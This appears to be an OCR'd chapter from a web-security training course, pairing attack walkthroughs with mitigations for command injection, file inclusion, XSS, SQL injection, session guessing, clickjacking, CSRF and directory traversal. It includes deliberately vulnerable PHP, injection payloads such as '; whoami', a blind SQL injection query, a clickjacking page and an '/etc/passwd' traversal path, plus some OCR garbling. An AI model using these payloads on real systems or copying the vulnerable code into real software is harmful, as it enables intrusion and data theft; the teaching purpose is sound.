
Directory Listing:

```
    total 8
-rw-r--r-- 1 root root 486 Dec 18 23:35 index_harder.php
-rw-r--r-- 1 root root 498 Dec 19 14:58 index.php
```

Searching in ' . ' which you may remember is the current directory, we can see there are two index files here, the harder of which we'll be looking at later in this chapter.

What are the clues that there may be a command injection flaw in this application? Well, we can clearly see 'ls' is being used by the web server because the result looks identical to someone using `ls -l`.

We also have a way to input information into the 'ls' command. In this case, it is to specify the directory. So if we changed 'Data' to look in '/', the root of the file system:



We can see that our input is being used as part of the command. This all gives us hope that there is a command injection fiaw in this web application.

Exploitation

To check that there is a command injection fiaw here, we'll have to attempt to exploit it. In almost every case where you are evaluating an application, you won't be able to look at the source code. To demonstrate, however, let's look at the source code for our simple application:

```
<?php
 if(isset($_GET['string']) && $_GET['string']!="") {
    echo shell_exec('ls -l '.$_GET['string']);
 }
?>
```

To make things clearer, I've stripped out all the HTML and left the PHP behind.

Let's look at what this PHP is doing:

```
$_GET['string']
```

This looks for `?string=` in the URL bar and takes whatever it equals as the data input.

The first line checks if there is anything in `?string=`

and if there is then it runs the terminal command:

```
ls -l <<user input>>
```

and then prints out the results.

That effectively means we have access to the terminal here, but we have a cursor that can't move. We can only type things; we can't go back and delete the 'ls -l'. Luckily there is a way to put multiple commands on one line in Linux. Several ways in fact, but one way is the semicolon.

Take a look:

```
root@kali:~# echo "Hello"; echo "World"
Hello
World
root@kali:~#
```

So we ran two echo commands on one line by putting a semicolon (;) between them.

We can do the same thing here and make the command read:

```
ls -l .; echo test
```

Let's try it and see how it goes:

Okay, so we can run pretty much whatever commands we want on this box now. Such as:

We should now look at the harder command injection:

SHA1 Hashing

Data: security! Submit Query

SHA1 Hash: 11a30e0d2ca8c2d156203e75f9681d1a4e941aad -

This is a simple web application that takes a string and hashes it with the SHA1 algorithm. Let's first try our previous attack:

SHA1 Hashing

Data: security!; whoami Submit Query

SHA1 Hash: security! 552c0ba71b1046a083583ebf943cc9aa09f39a32 -

This is weird. The first thing we notice is the 'whoami' command did not run. Instead, the bit before the semi-colon was printed out, and then the bit after the semicolon got hashed. Seems backwards, right? Well, it is.

Think about how you could hash a string from the command line:

```
echo "security!" | sha1sum
```

```
root@kali:~# echo "security!" | sha1sum
11a30e0d2ca8c2d156203e75f9681d1a4e941aad -
root@kali:~#
```

You'll see that matches the sha1 hash in the first image.

So, where is our cursor in this command? It's right between the two quotation marks at security!

How could we turn this into something we can use?

```
echo "something"; whoami; echo "security" | sha1sum
```

So, what do we actually enter here?

```
"something"; whoami; echo "security"
```

If you wanted to make things neater, you could change the 'something' to a blank space:

```
" "; whoami; echo "security"
```

Giving us:

SHA1 Hash: root ba254def26bb38698393b16d66c06423ea99a5aa -

Blue Team

Mitigation

The best way to prevent a command injection vulnerability is to program the application to do the work instead of using third party command line programs. For example, you

could write PHP to calculate the SHA1 hash for you; there is no need to use the sha1sum tool on the command line.

If you can't do that, then you need to sanitise user input. In other words, is there a need for them to be able to use the semicolon character in the input field? But it's actually harder than just not allowing them to enter that one character. There are other ways of running multiple commands on one line, such as '&&' or '||'.

It's better that you don't try to fix this yourself unless you have an impeccable knowledge of every possible way command injection could be performed. You are better off researching a third party library to do the job of sanitising user input. That doesn't mean you should pick any random library, or even the most popular. Seek the advice of the security community, find out what kind of assessment each library has been through and which ones security professionals use on their sites.

Try a few of them out yourselves, try to exploit a simple form like in our examples above, but protect the form with that library and try creative ways to bypass the security and perform the command injection attack.

Once you have a library that you find trustworthy and you're using it, keep up to date with its development. Like any third party software, you must keep it patched and up to date.

File Inclusion

Red Team

Identification

A file inclusion vulnerability comes as a result of including resources on a page (be it PHP, or any other type of file) based on user input, in a way that the included file is executed by the web application.

Let's look at an example application here:

This is the first post on the blog.

So this is an imaginary blogging application, but instead of using a database it uses text files (fiat file blog). This is actually a real-world example that I've seen done before. The page looks good when you visit, but if you look at the source code, each blog entry is loaded using a request like this.

Let's look at the source code (although usually you won't be able to see it):

```
<?php
if (isset($_GET['file']) && $_GET['file']!="") {
        require($_GET['file']);
} else {
        echo "File 404.";
}
```

Simply put, if the ?file parameter is set, then it's loading whatever file using PHP's require(). This is dangerous.

Exploitation

Let's take a look at how we can take advantage of this flaw. There are generally two kinds of file inclusion. The first is local file inclusion, which is the most common type. We can

load arbitrary files from the web server by changing the ?file= parameter. In this case, let's grab the /etc/password file:

That's a very basic example of a local file inclusion. But there's more; if you can find a way to upload some PHP to the web server, then you can run it by pointing ?file= to the uploaded file. If you can't upload a file of your own, consider other ways of getting executable code onto the target server. What about access logs? If you were to attempt to connect to a page that looks like PHP code, then that code will be in the access logs of the server. If you then include those access logs, the code you inserted by making GET requests will be executed.

The next type of file inclusion is remote file inclusion. This one is more rare, but also more useful. A remote file inclusion will allow us to include files on remote systems also.

Take a look at the video in the File Inclusion in Practice section, for a demonstration of a remote file inclusion attack.

Blue Team

Mitigation

The best way to avoid being vulnerable to this attack is to avoid dynamically including files based on user input. If you can't, then your script should have a whitelist of allowed files that can be included.

For example, if your web application needed to include a file based on the language parameter:

```
/localisation.php?language=english
```

Leads to including '/localisation/english.php'

Then localisation.php should have a list of PHP files that it is allowed to include, such as:

- english.php
- french.php
- etc...

And if the request doesn't match something on the whitelist, the file should not be included.

Additionally, for remote file inclusion, usually there is a configuration option to turn off the ability to include files from remote servers. For PHP, there is a configuration option in php.ini which is actually off by default (we had to turn it on for the purposes of this demonstration) called 'allow_url_include'.

You should do both because one without the other will likely still leave you vulnerable.

File Inclusion: In Practice

James Lyne shares a real-world example of how the somewhat old-school technique of file inclusion can be used to attack a modern Internet of Things device.

Cross Site Scripting


Red Team

Identification

A cross-site scripting (XSS) attack is a client-side attack. This means that, although the vulnerability is in the site itself, the targets of the attack are the users browsing the site. The goal is for the attacker to be able to run some JavaScript code in the browsers of the people visiting the site.

The vulnerability typically occurs in areas of the site where some kind of user input is reflected back to the page.

Take this simple example:



Your name is: bob

In this case, the '?name=bob' parameter is being reflected out on the page.

Of course, not every case where user input is reflected on the page is vulnerable; they may have taken the appropriate steps to sanitise the input.

Exploitation

Now, let's think for a moment about how we could run JavaScript on a page we control. We'd typically use the HTML script tags:

```
<html>
 <head>
  <script>alert("Hello, World!");</script>
 </head>
 <body>
  Nothing to see here...
 </body>
</html>
```


If you save that into an HTML file and open it in your browser, you'll get:

Let's take a look at the page source of our target:

So our input is 'bob', and it is being reflected on the page. That means effectively we can type anything we want at the cursor where 'bob' is.

How about we add some script tags?

```
?name=bob<script>alert("hahahahaha");</script>
```



So we can see our JavaScript ran here and created the alert box. This type of XSS attack is known as a 'reflected' cross-site scripting attack. That's because the code isn't stored anywhere except in the URL. To attack someone, you'd have to send them the link with the JavaScript in it and have them click on it.

There is a second type of XSS attack which is known as 'stored' XSS. This is where the XSS attack is stored in the database, such as in a forum post. Anyone who then visits that post will be hit with the attack. A stored XSS attack is more serious than a reflected XSS attack, because a reflected XSS attack must be targeted at an individual user by sending them a malicious link, while a stored XSS attack targets anyone who visits the affected page.

Blue Team

Mitigation

The only way to mitigate an XSS vulnerability is to sanitise user input. Depending on where you are reflecting the data (known as the context), there are certain characters to watch out for, therefore we recommend you use a third party library and not try to implement your own filter.

If you are in PHP, I recommend the Zend Escaper file, it's part of the Zend framework, but it works standalone. For other languages, you'll have to do your own research on the industry standard.

SQL Injection

Red Team

Identification

SQL (pronounced 'sequel') injection is not something we're going to talk about in very great detail, mostly because to exploit it and understand it you need to know SQL. SQL stands for 'Structured Query Language', it's a way of querying a database for information.

A simple SQL query looks something like this:

```
SELECT username, password FROM users WHERE username="bob";
```

This query will get the username and password from the users table for the user whose username matches 'bob'.

A SQL injection attack is found when a SQL query is built up using user input. For example, if you were to have a search function to search the users table, then you would have control over this part of the query:

```
SELECT username, password FROM users WHERE username="<<user input>>";
```

...which leaves you in a good position to alter the query. You won't be able to remove the beginning of the query, but you can tack on other parts to the query. With the right combination of joins and unions, you can construct a query to retrieve information from the database.

There is a harder variation of SQL injection known as blind SQL injection. This is where there is a SQL injection fiaw, but the place where the fiaw exists doesn't print the result of the query. In other words, it seems like there is no way to extract data out of the database, but there actually is.

To use a blind SQL injection to extract data from the database, you need to change the query to read something like:

```
SELECT 1, 2, 3, password FROM users WHERE username="<<user input>> WHERE Id='1' AND
ASCII(SUBSTRING(username,1,1))=65 AND '1'='1' waitfor delay '00:00:15'";
```

Does the first letter of the username field in the first row of the users table equal 'A'? (ASCII value of upper case "a" is 65) If yes, sleep for 15 seconds.

This way by timing how long it takes for the page to load, you can tell if the first letter of the username field in the first row is an 'A' or not. If the response takes at least 15 seconds to come through, then it matches, if it comes through sooner, then it doesn't match. There are other ways to perform a blind SQL injection attack other than using a delay, but time-based is a common technique.

A lot of the time, you can identify a SQL injection fiaw by simply putting in a single quote or double quote into the entry field. That's because a single or double quote can break the SQL query and cause an error.

Take this query again:

```
SELECT username, password FROM users WHERE username="bob";
```

What happens if you enter a double quote here?

```
SELECT username, password FROM users WHERE username="bob"";
```

So you have an open quote, a close quote and then another open quote, but without ever closing the quote. This will cause an error when the query is passed to the database, and from that, you know there is a SQL injection fiaw here.

Of course, there are cases where this doesn't work as a detection mechanism; it isn't foolproof, but it's a good starting point.

Blue Team

Mitigation

The best way to mitigate SQL injection is not to use an insecure method of passing queries to the database. You should always be using prepared statements to pass queries to the database.

A prepared statement is a way of generating a query where the query and the search term are distinct. When the query is made, the programmer will specify which parts of the query are data. These areas will then always be treated as data and cannot be mistaken for part of the query, no matter what is entered.

Exploitation 2

Previous Module

In the last Exploitation module, you learned about:

- Command Injection - Identification
- Command Injection - Exploitation
- Command Injection - Mitigation
- Cross-Site Scripting - Identification
- Cross-Site Scripting - Exploitation
- Cross-Site Scripting - Mitigation
- File Inclusion - Identification
- File Inclusion - Exploitation
- File Inclusion - Mitigation
- SQL Injection - Identification
- SQL Injection - Mitigation

If this isn't familiar to you, consider going back over the Exploitation 1 module before continuing with this module.

Contents

In this module, we will be covering:

- Session Guessing - Identification
- Session Guessing - Exploitation
- Session Guessing - Mitigation
- Clickjacking - Identification
- Clickjacking - Exploitation
- Clickjacking - Mitigation
- Cross-Site Request Forgery - Identification
- Cross-Site Request Forgery - Exploitation
- Cross-Site Request Forgery - Mitigation
- Directory Traversal - Identification
- Directory Traversal - Exploitation
- Directory Traversal - Mitigation
- File Upload
- Vulnerability Scanners

Session Guessing

Red Team

Identification & Exploitation

When you log into a site, the site will give you a session token, which identifies you. When you later come back to the site, your browser will automatically present the session token, and the site will recognise that you are already logged in as the user that session token belongs to. What if an attacker could guess the session tokens? Then the attacker could access data masquerading as another user.

If the session token generation scheme on a web application is vulnerable to session guessing, then there is a way of guessing existing valid session tokens. If an attacker can guess the values of those session tokens, by changing his session token in the browser, he can impersonate other users.

Take a very simple example:

- You log in to a site, and you get a session token with a value of '505'.

This is a very bad sign because that isn't a random value at all, it's just a numerical value. Does that mean that if you try session tokens from 0 - 504 then you'll likely find some valid tokens which can lead to you taking over certain user accounts? Probably.

What about this example?

- You log in to a site and no matter how often you log in you always get a session token with a value of 'user-01829'.

This is also a very bad sign. In databases, every row of a table must have a unique ID associated with it, known as the primary key. This means every user account will usually have some kind of ID that identifies them. In this case, instead of associating a session token with a user temporarily, it is likely that the user ID from the users table is being used in the session token. There are two main problems here:

- The ID never changes and never expires, so if someone steals it once (maybe through an XSS attack), it will remain valid forever.
- The ID is still numerical, it just has 'user-' prepended to it, so this one would be easy to guess also.

Here is an interesting one:

- You log into a site, and you get a session token of '059923134c975b4516bef2472669a57e'.
-

The next time you log in, you get a session token of
'c7a6401e0ebed7a2b701e00eed33c1b9'

Seems random, right?

Actually, it isn't. The first session token is just the MD5 hash of the string '504'. The next token is the MD5 hash of the string '505'. Try it for yourselves:

```
# echo "504" | md5sum
# echo "505" | md5sum
```

The lesson here is: beware of something that **seems** random, but actually isn't. Once you notice the token generation scheme, it's almost as easy to guess session tokens as with a purely numerical session token.

Usually, the best way to enumerate valid session tokens if you do spot a pattern is to write a program that loops to send the session token as part of a GET request, as if a browser was sending it. If you were to do that on say the 'account details' page of a site, the response would usually include the username. By doing that you could create a list of which session tokens respond to which user account.

Blue Team

Mitigation

The best way to mitigate a session guessing attack is to use truly random session tokens that expire. It's easy to set session tokens that expire, because they are essentially just cookies, and all cookies must have an expiry date. It's just a case of setting a date which is reasonable, instead of 50,000 years into the future (I'm exaggerating, but not by much. Some people do use some ridiculous dates in their cookies to prevent them from expiring). You'll need to keep track of which session belongs to which user. Actually, most server-side programming languages can do this for you; it's just a case of using the built-in functionality.

Where you do have to implement session management yourself, make sure you do use a truly random token generation scheme, however. There are cases where you do have to implement your own session management, such as if you are using a micro-services model where traffic is load balanced across multiple servers. In that case, you need a central session store (in a database), instead of relying on each server to store the session. This is because, if a user gets redirected to a different server halfway through using the application, they will not be considered logged in anymore on the new server without a central session store.

Clickjacking

Red Team

Identification

A clickjacking attack is where a user can be tricked into clicking on something without even realising they did it. In this case, a site is loaded into an attacker controlled page using an iframe (this is an HTML entity which can load a site inside a frame on the page). The iframe is made invisible, and the attacker controlled page overlays a button onto the entity the attacker wants the user to click. When the user clicks the button, they are actually clicking on the item in the iframe that they can't even see.

There was a prime example of a clickjacking attack demonstrated recently (as of the time of writing). Many of you may have heard of 'Coinhive': they are a company that makes cryptocurrency mining software that runs in people's browsers. There was a big fuss about sites using their viewer's browsers to mine cryptocurrency without user consent, so many anti-virus and popup blocking software automatically block their coin mining scripts from being run on users' computers.


To try to get themselves unblocked, they created a new solution called 'authed mine' where the user is explicitly asked for consent before their computer is used to mine cryptocurrency for the site they are viewing (as a kind of alternative to ads). They claimed the consent could not be bypassed because it was loaded in an iframe from their site, and so the site their 'authed mine' software was loaded onto could not control the code and bypass the authorisation.

Within a few days of the launch, security researchers presented a proof of concept clickjacking attack which hides the authorisation form's iframe from the user and overlays buttons onto the accept button. The user clicks, thinking they are clicking a button on the site, but instead they are unknowingly granting authorisation to the coin mining software.


Exploitation

Let's take a look at a simple example. Here is the target site that we want to trick the user into clicking on:

```
<!DOCTYPE HTML>
<html>
<body style="margin:10px;padding:10px">
   <input type="button" onclick="alert('This is the button on the target site.')"
value="Click Me">
</body>
</html>
```



So, this is the target site, and if you click on the button, you'll get a pop up that says: "This is the button on the target site.":



Okay, now let's look at the attacker's site:


```
<!doctype html>
<html>
<head>
  <meta charset="UTF-8">
</head>
<body>
  <style>
    iframe {
      width: 400px;
```

```
    position: absolute;
        top: 5px;
            left: -14px;
        opacity: 0;
            z-index: 1;
    }
    </style>

    <div>Button Clicker Game!</div>
  <iframe src="target.html"></iframe>
    <button>Click Here</button>

</body>
</html>
```


Notice we're loading the target site in the iframe, and we're also styling the iframe to have an opacity of 0, and the z-index is at 1, which makes sure that even though it is invisible, it's in front of whatever is on our site. So if you click, you'll actually be clicking on the invisible iframe. The rest of the style is trying to line up the button on the target site with the button on the attacker's site.

Here's what the attacker's site looks like:

The button is 'Click Here' and not 'Click Me', so we see the button on the attacker's site, but when we actually click:



So by clicking on the button on the attacker's site, we actually clicked on the button hidden in the iframe on the target site. Now let's show you what the iframe looks like at 50% opacity:



See how the buttons are overlaid on top of each other?

Blue Team

Mitigation

Historically there have been several ways to mitigate clickjacking, but they all had fiaws. There is a more recent option which so far has not been bypassed, and this is the method you should use. The web server should send an X-Frame-Options header in the HTTP response for every page. The X-Frame-Options header should have one of three values:

DENY
This option will prevent the page from ever being loaded into an iframe.

SAMEORIGIN
This option will allow the page to be loaded in an iframe, but only if the page that is loading it is on the same domain.

ALLOW-FROM domain.com
This option will allow the page to be loaded in an iframe, but only for the specified domain. In this case, domain.com.

Make sure not to send the X-Frame-Options header in the HTML of the page inside meta tags. That won't work, and the browser will ignore it. Instead, you should make sure the web server itself sends the X-Frame-Options header in the HTTP response.

Cross Site Request Forgery

Red Team

Identification

A cross site request forgery (CSRF) attack sounds complicated, but it's actually very simple. As I'm sure you all remember by now, when you sign into a site, you're given a cookie which identifies you to the site. That means once you come back to the site your cookie is presented and the site treats you as if you are logged in.


While you are logged in, you can perform actions on your own account. For example, if you were logged into your online banking page, you could fill out a form and transfer some money to another user. Well, what if an attacker used the same bank as you, and he transferred some money and found that the process of transferring some money is actually just sending a GET request to a page called transfer.php:

```
terriblebank.fake/transfer.php?to=bob&amount=50
```

So then he realises, what happens if I trick someone into clicking a link to this page? If they are already signed in to their online bank site, by clicking the link won't they automatically send me some money? This is cross site request forgery.

Exploitation

Let's look at an example site here:



Balance: £1000

By visiting this page while we are signed in, we get our bank balance.

We can transfer some money to a user using:

You transferred 500 to: hacker
Balance: £500

So, if we send that link to someone who uses the same banking system and they click on it while they are logged in, the money will be transferred automatically. Of course, this is a very contrived example, but essentially the idea is to trick a user into performing an action by clicking a link just based on the fact they are already signed in.

Blue Team

Mitigation

There are two steps to mitigating a CSRF attack:

1. Make sure every HTTP request submitting a form or any other kind of input comes from 'same origin'.

When you make a request to a web server, your browser will tell the server which site the request is coming from through the origin header or referrer header. The origin should be the site in question, otherwise, if they aren't already on the site, how could they have filled in the form? This is a sign someone is performing a CSRF attack.

2. Use a CSRF token, which is required by every form or input on the site.

The CSRF token should be a random value unique to the session, which is generated on the page before the form submission or secure input.

The CSRF token should be hidden from the user and automatically filled into a hidden field on the form or submitted some other way during the action. The CSRF token should then be checked to make sure it is valid, and if it is then the request is valid.

The trick is, the CSRF token is only generated by visiting the page before the form submission. So, without visiting the page first, you don't have a valid CSRF token and therefore cannot send the token in the request. The CSRF token should also be unique to the user account in question, so an attacker can't visit the site and gather a CSRF token to use in forming the request to send to a victim.

Note: You should avoid using CSRF tokens in GET requests, and therefore you should avoid having any sensitive actions in GET request at all. It's better to use POST requests for

sensitive form submissions. Doing otherwise could leak the CSRF token for a user's session and leave them vulnerable to CSRF attacks for the duration of their session.

Directory Traversal

Red Team

Identification

A directory traversal vulnerability exists where a file is loaded based on a filename provided by the user. A user is able to use . (remember, this is the directory above the current directory) in order to reference files outside of the normal path. This vulnerability can be used to read sensitive data in the web application, or even in some cases on the operating system running the server.

Exploitation

Take this simple example here:

This page uses the '?page= parameter' to load something.html from the 'pages/' folder. In other words, it's reading the file in 'pages/something.html'. You can see this more clearly by looking at the code in the PHP file (although usually you won't be able to in a real life scenario):

```
<?php
$page = $_GET['page'];
$filename = "pages/$page";
$file_handler = fopen($filename, "r");
$contents = fread($file_handler, filesize($filename));
fclose($file_handler);
echo $contents;
?>
```

Notice the filename starts with 'pages/' in other words, this 'view.php' page is only meant to be capable of reading files inside the pages folder. In practice, that doesn't quite work out though:

Not supposed to see this.

Notice how we used. ./ to get out of the pages folder and then read config.ini?

If you needed to go several folders back, you could chain them together:

```
../../../../etc/passwd
```

You may have to experiment to get the right number of ./ depending on which file you are looking to read.

Blue Team

Mitigation

The best way to mitigate directory traversal is not to use user input when making file system calls. Of course, that may not be possible, so an alternative is to use an index. For example, if you were loading a file based on a language in the request:

```
view.php?language=english
```

You could change it, so language accepts a numerical code:

```
view.php?language=1
```

